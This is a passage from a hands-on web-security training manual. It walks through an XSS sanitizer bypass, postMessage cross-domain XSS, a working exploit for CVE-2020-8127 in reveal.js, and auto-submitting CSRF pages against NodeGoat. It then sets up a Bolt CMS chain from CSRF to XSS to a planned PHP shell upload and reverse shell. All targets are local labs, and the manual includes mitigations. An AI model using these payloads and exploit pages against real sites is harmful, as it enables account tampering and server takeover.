So unescape() essentially does a regex based matching. The regex matches the strings with the following characters:

1. String should start with character “&”

2. \w matches any words in the list “*[a-zA-Z0-9_]*”.

3. “[#\w]+” means any character which starts with # and followed by any number of characters in the list “*[a-zA-Z0-9_]*”.

4. Finally the string has to end with a semicolon (“;”)

So the regex essentially is matching the HTML Coded Character Sets. For example: *X* and decodes it.

Bypassing Sanitize() and triggering XSS

Here simply encoding the colon character will not work out of the box because once the decoding happens, there is a check if the string starts with 'javascript:' and if so, it returns an empty string.

An interesting thing to note is that once HTML Decoded and verified that after decoding, the string doesn't start with "*javascript:*", the application uses "*href*" variable to generate the link which contains our original payload without any sanitization ! So we can use HTML character set encoding[6] !

Payload:

```
[clickme](javascript&#58this;alert(1&#41;)
```

[6] https://www.w3.org/MarkUp/html-spec/html-spec_13.html#SEC13

Part 4: window.postMessage() and Cross domain XSS

Introduction

The window.postMessage() method provides us an option for sending cross-domain data between two browser windows (or two different origins) safely, which otherwise is restricted to the same origins.

So essentially window.postMessage() provides a controlled mechanism to securely circumvent Same Origin Policy (if used properly).

Before proceeding with the lab, let's configure the localhost to point to 2 different IP addresses so that we can make use of those for demonstration purposes:

Command:

```
sudo nano /etc/hosts
```

Code:

```
127.0.0.1   domain1.com
127.0.0.1   domain2.com
127.0.0.1   domain3.com
```

Exploiting postMessage() misconfigurations

Let's take an example to illustrate (from XSS labs, click on "postMessage() XSS" link to open the lab):

File:
/var/www/html/part1/lab3/xss_labs/post_message/index.html

Code:

```
<html>
<button id="open">OPEN WINDOW</button>
<button id="send">SEND MESSAGE</button>
<script>
    var domain = 'http://domain2.com';
    var popUp = '';

    document.getElementById('open').addEventListener('click', function() {
```

```
        popUp = window.open(domain + '/xss_labs/post_message/index2.html', '');
    }, false);

    document.getElementById('send').addEventListener("click", function(e) {
        var message = "hello";
        popUp.postMessage(message, domain);
    }, false);

</script>
</html>
```

Assuming that the above code is being opened from “domain1.com”, the script basically tries to load the file “index2.html” from the domain2.com website. Ideally, these 2 cannot communicate with each other due to SOP policy but this can be circumvented if the domain2 is accepting postMessage().

File:
/var/www/html/part1/lab3/xss_labs/post_message/index2.html

Code:

```
<html>
<p></p>
<script>
        window.addEventListener('message', function(e) {
            document.getElementsByTagName('p')[0].innerHTML = 'Message from Domain 1:
' + e.data;
        }, false);
</script>
</html>
```

So here the file listens to “message” events and if found, it’s inserted into the DOM in the runtime. Let’s see the demo:

Link:
http://domain1.com/xss_labs/post_message/index.html

Clicking on “open window” will open a new window and it loads the “domain2.com”. Once loaded, go back to domain1.com and click on “send message”. You can see that the message “hello” is being displayed in domain2 which is being sent from domain1.

Here we have successfully bypassed the SOP and domain1 was able to write data into domain 2 !! But what's the problem here ? Basically there are 2 problems:

1. There is no origin validation in domain2.com, which means any domain can open domain2.com and send messages to it.

2. The message received from the arbitrary domain is being used inside a DOM XSS sink (document.write()) and this can lead to cross domain XSS (basically arbitrary domains were able to execute XSS on domain2.com)

Let's validate the above assumptions by:

1. Modifying the message that's being sent to domain2.com to an XSS payload.

2. Use domain3.com this time to load the same index file and see if we can still modify domain2.com.

File:
/var/www/html/part1/lab3/xss_labs/post_message/index.html

Code:

```
<html>
<button id="open">OPEN WINDOW</button>
<button id="send">SEND MESSAGE</button>
<script>
    var domain = 'http://domain2.com';
    var popUp = '';

    document.getElementById('open').addEventListener('click', function() {
        popUp = window.open(domain + '/xss_labs/post_message/index2.html', '');
    }, false);

    document.getElementById('send').addEventListener("click", function(e) {
        var message = "<img src=x onerror=alert(document.domain)>";
        popUp.postMessage(message, domain);
    }, false);

</script>
</html>
```

Link:
http://domain3.com/xss_labs/post_message/index.html

Clicking on “open window” and then “send message”, we can see that the XSS is getting triggered on domain2 which is basically a message sent from domain3.

Mitigation

In order to mitigate the vulnerability, we need to ensure 2 things:

1. Proper origin validation before processing the message
2. The incoming messages should never be used inside XSS sinks.

Code:

```
<html>
<p></p>
<script>
    window.addEventListener('message', function(e) {
        // origin validation before processing the message
        if(e.origin !== 'http://domain1.com') {
            alert("Message received from invalid origin");
                return;
        }
        // using innerText (not a DOM XSS Sink) rather than innerHTML
           document.getElementsByTagName('p')[0].innerText = 'Message from Domain 1:
' + e.data;
       }, false);
</script>
</html>
```

Part 5: CVE-2020-8127- PostMessage() XSS in reveal.js

Introduction

reveal.js is a framework for easily creating beautiful presentations using HTML. It comes with a broad range of features including nested slides, Markdown contents, PDF export, speaker notes and a JavaScript API.

Recently a vulnerability was reported in reveal.js (CVE-2020-8127[7]) whose official description is as follows:

“Insufficient validation in cross-origin communication (postMessage) in reveal.js version 3.9.1 and earlier allow attackers to perform cross-site scripting attacks.”

Before proceeding with the lab, let’s install the vulnerable version of the reveal.js library (this is already installed in lab VM:)

If you are not running the lab VM, you should install revealjs manually:

Commands:

```
mkdir -p /var/www/html/part1/lab3/
cd /var/www/html/part1/lab3/
wget -c  https://github.com/hakimel/reveal.js/archive/3.8.0.zip
```

Let’s grep through the source code to identify where the postMessage() is being used.

Commands:

```
cd /var/www/html/part1/lab3/revealjs
grep -inr "postMessage" js
```

Output:

```
[...]
js/reveal.js:1267:  function setupPostMessage() {
js/reveal.js:1269:         if( config.postMessage ) {
js/reveal.js:1984:         if( config.postMessageEvents && window.parent !==
window.self ) {
js/reveal.js:1985:                 window.parent.postMessage( JSON.stringify({
namespace: 'reveal', eventName: type, state: getState() }), '*' );
js/reveal.js:4086:   * postMessage API.
```

[7] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8127

```
[...]
```

Exploring setupPostMessage() Method

We can see an interesting function definition “setupPostMessage()” within the file reveal.js. Let’s look at the entire function code.

File:
revealjs/js/reveal.js

Code:

```
1257     /**
1258      * Registers a listener to postMessage events, this makes it
1259      * possible to call all reveal.js API methods from another
1260      * window. For example:
1261      *
1262      * revealWindow.postMessage( JSON.stringify({
1263      *   method: 'slide',
1264      *   args: [ 2 ]
1265      * }), '*' );
1266      */
1267     function setupPostMessage() {
1268
1269         if( config.postMessage ) {
1270             window.addEventListener( 'message', function ( event ) {
1271                 var data = event.data;
1272
1273                 // Make sure we're dealing with JSON
1274                 if( typeof data === 'string' && data.charAt( 0 ) === '{' &&
data.charAt( data.length - 1 ) === '}' ) {
1275                     data = JSON.parse( data );
1276
1277                     // Check if the requested method can be found
1278                     if( data.method && typeof Reveal[data.method] === 'function'
) {
1279                         Reveal[data.method].apply( Reveal, data.args );
1280                     }
1281                 }
1282             }, false );
1283         }
1284
1285     }
```

From the function description itself, it's very clear that the setupPostMessage() registers a listener to all the postMessage() events so that other windows can invoke API methods from reveal.js. It accepts JSON data and if the "data.method" contains any defined functions within reveal, it will let us call that function !

If we look at the code carefully, we can see that there is no origin validation as such which means any origin can send requests into reveal.js (like in the example we saw above).

Let's explore the existing API method and see if it can be called in a way which can lead to XSS. For successful exploitation, the following conditions have to be met:

1. The method takes in input via the postMessage()

2. The input gets written into the DOM using an XSS sink like innerHTML, eval() or document.write() without any sanitization.

After exploring the code, an interesting method to look at is the "addKeyBinding" method defined in the same file.

File:
revealjs/js/reveal.js

Code:

```
1629     /**
1630      * Add a custom key binding with optional description to
1631      * be added to the help screen.
1632      */
1633     function addKeyBinding( binding, callback ) {
1634
1635         if( typeof binding === 'object' && binding.keyCode ) {
1636             registeredKeyBindings[binding.keyCode] = {
1637                 callback: callback,
1638                 key: binding.key,
1639                 description: binding.description
1640             };
1641         }
1642         else {
1643             registeredKeyBindings[binding] = {
1644                 callback: callback,
1645                 key: null,
1646                 description: null
```

```
1647            };
1648        }
1649
1650    }
```

The addKeyBinding function pushes the provided key data (code, description and callback) into the registeredKeyBindings array. Let's try to find out now, where this array is being used:

Command:

```
grep -inr "registeredKeyBindings" .
```

Output:

```
./reveal.js:382:           registeredKeyBindings = {};
./reveal.js:1636:                 registeredKeyBindings[binding.keyCode] = {
./reveal.js:1643:                 registeredKeyBindings[binding] = {
./reveal.js:1657:          delete registeredKeyBindings[keyCode];
./reveal.js:2157:                 for( var binding in registeredKeyBindings ) {
./reveal.js:2158:                       if( registeredKeyBindings[binding].key
&& registeredKeyBindings[binding].description ) {
./reveal.js:2159:                                 html += '<tr><td>' +
registeredKeyBindings[binding].key + '</td><td>' +
registeredKeyBindings[binding].description + '</td></tr>';
./reveal.js:5179:                 for( key in registeredKeyBindings ) {
./reveal.js:5184:                                 var action =
registeredKeyBindings[ key ].callback;
```

Exploring the highlighted part of the output, we can see that the array is being used inside the function showHelp().

File:
reveal.js-3.8.0/js/reveal.js

Code:

```
2135    /**
2136     * Opens an overlay window with help material.
2137     */
2138    function showHelp() {
2139
2140        if( config.help ) {
2141
2142            closeOverlay();
```

```
[...]
2149            var html = '<p class="title">Keyboard Shortcuts</p><br/>';
2150
2151            html += '<table><th>KEY</th><th>ACTION</th>';
2152            for( var key in keyboardShortcuts ) {
2153                html += '<tr><td>' + key + '</td><td>' + keyboardShortcuts[ key
] + '</td></tr>';
[...]
2158                if( registeredKeyBindings[binding].key &&
registeredKeyBindings[binding].description ) {
2159                    html += '<tr><td>' + registeredKeyBindings[binding].key +
'</td><td>' + registeredKeyBindings[binding].description + '</td></tr>';
2160                }
2161            }
2162
2163            html += '</table>';
2164
2165            dom.overlay.innerHTML = [
2166                '<header>',
2167                    '<a class="close" href="#"><span class="icon"></span></a>',
2168                '</header>',
2169                '<div class="viewport">',
2170                    '<div class="viewport-inner">'+ html +'</div>',
2171                '</div>'
2172            ].join('');
```

As we can see from the code, the array values like “key” and “description” are being added to a variable named “html” and then later on the variable is directly appended to the dom using “innerHTML” which a DOM XSS sink !

So essentially since the “setupPostMessage()” method is listening to incoming postMessage() data, we can use the “addKeyBinding” method to create a new key binding whose description contains our XSS payload. When the showHelp() function is called, this description is being written to DOM using innerHTML sink !

Let’s try to write an exploit for the same:

Code:

```
<html>
<head>
        <title>XSS via postMessage()</title>
        <style>
        iframe {
```

```
                width: 100%;
                height: 100%;
                border: none;
        }
        </style>
</head>

<body>
        <iframe name="reveal" src="http://localhost/part1/lab3/revealjs/"
onload="xss()"></iframe>
        <script>
        var frame = window.frames.reveal;

        function xss() {

frame.postMessage('{"method":"addKeyBinding","args":[{"keyCode":123,"key":"abcd","desc
ription":"<img src=x onerror=alert(document.domain)>"}]}', '*')
                frame.postMessage('{"method":"toggleHelp"}', '*')
        }
        </script>
</body>

</html>
```

So we opened the reveal.js in an Iframe and sent a postMessage() into it with the relevant arguments in which description contains our XSS. Later, once the toggleHelp is called (which basically calls the internal method showHelp()), the XSS will get triggered.

Save the exploit in an HTML file and open it in the browser to see XSS being triggered.

Part 6: Cross Site Request Forgery

Cross-Site Request Forgery (CSRF) is an attack that forces a victim to execute unwanted actions on a web application in which they're currently authenticated while visiting an attacker's web page.

CSRF abuses the browser property that for every request, browsers automatically add relevant cookies which belong to that domain name.

Introduction to CSRF

Step 1: Start Nodegoat

Command:

```
cd ~/labs/part1/lab3/NodeGoat-master/
npm start
```

Output:

```
> owasp-nodejs-goat@1.3.0 start /home/alert1/labs/lab3/NodeGoat-master
> node server.js

Current Config: {
  port: 4000,
  db: 'mongodb://localhost:27017/nodegoat',
  cookieSecret: 'session_cookie_secret_key_here',
  cryptoKey: 'a_secure_key_for_crypto_here',
  cryptoAlgo: 'aes256',
  hostName: 'localhost',
  zapHostName: '192.168.56.20',
  zapPort: '8080',
  zapApiKey: 'v9dn0balpqas1pcc281tn5ood1',
  zapApiFeedbackSpeed: 5000
}
Connected to the database: mongodb://localhost:27017/nodegoat
Express http server listening on port 4000
```

Step 2: Identifying CSRF

Using Burp Suite, let's capture the POST request which updates the profile page:

Request:

```
POST /profile HTTP/1.1
```

```
Host: localhost:4000
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
Cookie: language=en; welcomebanner_status=dismiss; continueCode=XXXXXX
Upgrade-Insecure-Requests: 1

firstName=abc&lastName=abc&ssn=&dob=&bankAcc=123456789&bankRouting=0198212%23&address=t
est+address&_csrf=&submit=
```

As we can see, the request doesn't contain any unpredictable tokens or CSRF protection so this request is likely vulnerable.

Exploiting CSRF

Step 1: Writing CSRF exploit

Let's write an HTML page which automatically submits the above request on behalf of the victim when the victim visits the attacker's webpage. The exploit will have the following:

1. An HTML form with predefined values for each field we need to update.

2. When the victim visits the link, the browser will initiate the request and then redirect the user to the application.

Exploit:

```
<html>
  <body>
    <form id = "csrf" name="csrf" action="http://localhost:4000/profile"
method="POST">
      <input type="hidden" name="firstName" value="abc" />
      <input type="hidden" name="lastName" value="abc" />
      <input type="hidden" name="ssn" value="" />
      <input type="hidden" name="dob" value="" />
      <input type="hidden" name="bankAcc" value="123456789" />
      <input type="hidden" name="bankRouting" value="0198212&#35;" />
      <input type="hidden" name="address" value="test&#32;address" />
      <input type="hidden" name="&#95;csrf" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
  <script>document.forms[0].submit();</script>
```

```
</html>
```

NOTE: If you have a professional version of Burp Suite, it can automatically generate CSRF poc for us by right clicking on the request and click on “Engagement Tools”:




Fig.: BurpSuite CSRF PoC generation

Save the exploit.html and then open the same on a new tab in a browser where you are logged in to the application as the victim. Using Iframes, we can make the exploit even more stealthier:

Exploit:

```
<html>
  <body>
    <iframe style="display:none" name="csrf-frame"></iframe>
    <form id = "csrf" name="csrf" action="http://localhost:4000/profile" method="POST"
target="csrf-frame">
      <input type="hidden" name="firstName" value="abc" />
      <input type="hidden" name="lastName" value="abc" />
      <input type="hidden" name="ssn" value="" />
      <input type="hidden" name="dob" value="" />
      <input type="hidden" name="bankAcc" value="123456789" />
      <input type="hidden" name="bankRouting" value="0198212&#35;" />
      <input type="hidden" name="address" value="test&#32;address" />
      <input type="hidden" name="&#95;csrf" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
```

```
  <script>document.forms[0].submit();</script>
  <script>window.location="https://google.com";</script>
</html>
```

Here we make use of Iframes with no display and once the form submission is complete, the user is immediately redirected to google.com.

Preventing CSRF

Some of the recommended ways in which you can prevent CSRF[8] is:

- **CSRF Tokens**: Check if the framework you use has built-in CSRF protection and use it. If not, generate and add CSRF tokens to all state changing requests (requests which actually do some action like update profile etc..) and validate them on the backend.

- **SameSite Cookies**: SameSite is a cookie attribute (like HTTPOnly) which aims to mitigate the CSRF attacks by letting the browser know if the session cookies should be sent along with cross-site requests. SameSite can be set to 3 values:

    - **Strict**: This completely disables the browser from sending the cookies for cross site requests (i.e. even GET requests).

    - **Lax**: This provides reasonable defense in depth against CSRF attacks that rely on unsafe HTTP methods (like "POST"), but does not offer a robust defense against CSRF as a general category of attack (i.e. if the app changes data via GET it won't work).

    - **None**: Fully disable SameSite cookie attribute.

- **Double Submit Cookies**: Here the request will send a random value in both the HTTP request header and inside the cookie. The server validates if both are the same before proceeding with the request action. When a user visits, the site should generate a (cryptographically strong) pseudorandom value and set it as a cookie on the user's machine separate from the session identifier.

  The site then requires that every transaction request include this pseudorandom

[8] https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

value as a hidden form value (or other request parameter/header). If both of them match at server side, the server accepts it as a legitimate request and if they don't, it would reject the request.

This method is particularly useful if maintaining the state for CSRF token at server side is problematic and want a stateless solution.

Case Study: BoltCMS CSRF to XSS to RCE

Introduction

Bolt CMS is an open source Content Management System (CMS) written in PHP. A CSRF vulnerability on file uploads in Bolt CMS can be exploited by a malicious attacker to store a specially crafted HTML file in the attacker site which, when accessed by a logged in admin user, will trigger the XSS and can eventually lead to RCE via a reverse or bind shell simply uploading a PHP file to the victim server.

Before proceeding further, let's first install/run the vulnerable version of Bolt CMS. In the lab VM, bolt is already installed and configured, all we need to do is to configure the apache2 configuration file to work with bolt (comes later in the instructions).

If you are not running the lab VM, you should install bolt manually using the below instructions:

Download URL:
https://training.7asecurity.com/ma/mwebapps/part1/apps/bolt.zip

Installation:

```
cd /var/www/html
# download the above file into /var/www/html
unzip bolt.zip
chmod -R 777 bolt
cd bolt
sudo apt-get install php5.6 apache2
sudo apt-get install php5.6-sqlite3
sudo service apache2 restart
```

Troubleshooting note:

If you get this error message:

Output:

```
[...]
E: Unable to locate package php5.6-sqlite3
E: Couldn't find any package by glob 'php5.6-sqlite3'
E: Couldn't find any package by regex 'php5.6-sqlite3'
```

Run the following commands:

Commands:

```
sudo add-apt-repository ppa:ondrej/php
sudo apt-get update
sudo apt-get install php5.6-sqlite3
sudo service apache2 restart
```

Output:

```
[...]
Unpacking php5.6-sqlite3 (5.6.40-57+ubuntu18.04.1+deb.sury.org+1) ...
Setting up php5.6-sqlite3 (5.6.40-57+ubuntu18.04.1+deb.sury.org+1) …
Creating config file /etc/php/5.6/mods-available/sqlite3.ini with new version
Creating config file /etc/php/5.6/mods-available/pdo_sqlite.ini with new
version
[...]
```

Then continue with the installation process

We also need to enable .htaccess and the mod_rewrite option in Apache because Bolt CMS heavily uses the url rewriting feature.

Filename:
/etc/apache2/sites-available/000-default.conf

Command (change the AllowOverride directive from "None"):

```
sudo vim c
# Modify the document root directory and
# Replace `AllowOverride None` in
# (if this is non existent, copy paste the below one to that file):

<Directory /var/www/html>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride None
    Require all granted
</Directory>
```

To "all":

```
<Directory /var/www/html/part1/lab3/bolt/public>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride all
    Require all granted
</Directory>
```

Once htaccess support is enabled, let's also enable support for mod_rewrite.

Commands:

```
sudo a2enmod rewrite
sudo service apache2 restart
```

Let's finish the setup of Bolt CMS by creating the first user which will be the root user by going to http://localhost/bolt/login/ on your browser.

The following users have already been setup:

Credentials:

```
admin:admin123
editor:editor123
```

Because Bolt CMS is open source, an attacker is able to install the vulnerable version to analyze and to craft the exploit. The exact exploit chain will be:

- An admin logs into Bolt CMS, and while logged in, performs the below steps
- The admin visits an attacker-controlled URL.
- The admin browser attempts to upload the initial HTML file (*stager.html*) via CSRF
- Attacker script will then load the uploaded HTML file via iframe
- The uploaded stager.html script does the following:
    - Send a request to the "Configuration → Main configuration" page and extract the request token to bypass CSRF protections.
    - Send the updated contents for the *config.yml* along with 'php' as an allowed filetype and the extracted request token from the previous step.
    - Now that PHP files can be uploaded, using the same upload feature, upload a PHP shell.
- Trigger a reverse shell using the uploaded PHP shell back to the attacker server.

Now that we have successfully completed the installation of Bolt CMS, let's dive into exploiting the vulnerabilities step by step.

NOTE: All the exploit files are slightly edited versions of the auto generated Burp Suite (professional version) CSRF PoC (i.e. right click on the request / click on "Engagement Tools" / "Generate CSRF PoC").

A full exploit walkthrough is available here:

URL:
https://7as.es/nodejs/xss/bolt_cms/

CSRF in File Upload

Navigate to:
http://localhost/bolt/public/bolt/login


Login as the admin with the credentials *admin:admin123* and click on “Homepage” in the Dashboard, we can see an interesting file upload named “Files on the stack”. Let’s try to upload a file and see how the request is going in Burp Suite.

Since the CMS is built on PHP, the first thing to check is to try and upload a PHP file:

Code:
```
cat test.php
```

Output:
```
<?php echo 123; ?>
```

If we try to upload the above file, we get the following error (as shown in the screenshot):



Let’s see how this could be attempted in a real CSRF:

Login as admin user in the Bolt Server, open the following URL in a new tab :
https://7as.es/nodejs/xss/bolt_cms/1_upload_php.html

Open Devtools - Network - Refresh the page - Check the POST request to /upload:




Fig.: Whitelist based file upload filter

As normally we should expect, there is a backend check for the file type and it does not allow the upload of PHP files directly on to the server. Exploring the codebase we can see the config file defines which files can be uploaded:

File:
bolt/app/config/config.yml

Code:

```
# Uploaded file handling
#
# You can change the pattern match and replacement on uploaded files and if the
# resulting filename should be transformed to lower case.
#
# Setting 'autoconfirm: true' prevents the creation of temporary lock files
# while uploading.
#
# upload:
#      pattern: '[^A-Za-z0-9\.]+'
#      replacement: '-'
#      lowercase: true
#      autoconfirm: false

# Define the file types (extensions to be exact) that are acceptable for upload
# in either 'file' fields or through the 'files' screen.
```

```
accept_file_types: [ twig, html, js, css, scss, gif, jpg, jpeg, png, ico, zip,
tgz, txt, md, doc, docx, pdf, epub, xls, xlsx, ppt, pptx, mp3, ogg, wav, m4a,
mp4, m4v, ogv, wmv, avi, webm, svg]
[...]
```

We can find that the 'php' extension is not whitelisted in 'accept_file_types' for file uploads on the CMS.

NOTE: Two very interesting things to note here is that :

1) HTML files are being allowed to upload by default.

2) The file upload request does not contain any random tokens for protection against CSRF.

So it is not possible for us to directly upload a PHP file to the server unless we change the configuration to add the 'php' extension to the config file.

CSRF in Update Config File

Interestingly, admin users have an option to update config files via the Bolt CMS dashboard itself. Navigate to Dashboard → Configuration → Main configuration.

Let's edit this file and click on "Save" to see how the request is being originated from the browser.

```
POST /bolt/public/bolt/file/edit/config/config.yml?returnto=ajax HTTP/1.1
Host: localhost:9000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 24810
Origin: http://localhost:9000
Connection: close
Referer: http://localhost:9000/bolt/public/bolt/file/edit/config/config.yml
Cookie: bolt_session_dbcd5359768d3e1b185cafdd4449a01a=0e3228995c6bc10e4715264b67b44397;
bolt_authtoken_dbcd5359768d3e1b185cafdd4449a01a=5f7c7e673ce7ecf8727eb93ce394266f3a5ac32c152b9c546
__stripe_mid=c546d4dd-e1d7-44df-acea-bcb757a3db7041a82b;
ffb7d9598ebafef0470704b93df90ee9username=b728e1c7a5d05490077b09eb7dedcbe6433be320s%3A56%3A%2254c3

file_edit%5B_token%5D=OtcrHhfLM8hAzNVPRQGG0Zosl0B3dQWeUoW9ZpHn_A8&file_edit%5Bcontents%5D=%23+Dat
%0D%0A%23%0D%0A%23+For+SQLite%2C+only+the+databasename+is+required.+However%2C+MySQL+and+PostgreS
t'+(+and+'port'+)+if+the+database%0D%0A%23+server+is+not+on+the+same+host+as+the+web+server.%0D%0
r+now.%0D%0Adatabase%3A%0D%0A++++driver%3A+sqlite%0D%0A++++databasename%3A+bolt%0D%0A%0D%0A%23+Th
amazing+payoff+goes+here%0D%0A%0D%0A%23+The+theme+to+use.%0D%0A%23%0D%0A%23+Don't+edit+the+provid
t+releases.+If+you+wish+to+modify+a+default+theme%2C+copy+its+folder%2C+and%0D%0A%23+change+the+n
that'll+be+used+by+the+application.+If+not+locale+is+set+the%0D%0A%23+fallback+locale+is+'en_GB'.+
```

Fig.: CSRF token being sent for configuration file update

We see that there is a `file_edit[token]` token parameter which is also being sent along with the content in `file_edit[contents]`, which is the entire edited content of the config.yml file.

Let's send this request to burp repeater, and see what happens when we don't use the `file_edit[token]` parameter:




Fig.: CSRF token is properly validated in the backend

Now let's attempt this from an attacker-controlled URL:

Login as admin user in the Bolt Server, open the following URL in a new tab : https://7as.es/nodejs/xss/bolt_cms/2_csrf_configuration.html

Open Devtools - Network - Refresh the page - Check the POST request to /config.yml.

We get the following error message:

```
"File \u0027config.yml\u0027 could not be saved, because the form wasn\u0027t valid."
```

This means that the token (*file_edit[token]*) acts as a sort of protection against CSRF attacks, and validates the form from the correct user.

But since the file upload functionality does not have a CSRF protection and since we can upload an HTML file, if we can trick the admin user into visiting the attacker site, we can steal the CSRF token with XSS and then change the configuration file to whitelist PHP files and then upload a shell ?

Try to upload an HTML file and capture this request in Burp Suite.

File:
stager.html

Code:

```
<html>
    <script>alert(1);</script>
</html>
```

From the response of the upload, we can see that the full path to uploaded files is:

URL:
http://localhost/bolt/public/files/2022-04/stager.html

NOTE: If you have a professional version of Burp Suite, it can automatically generate CSRF poc for us by right clicking on the request and click on “Engagement Tools”:

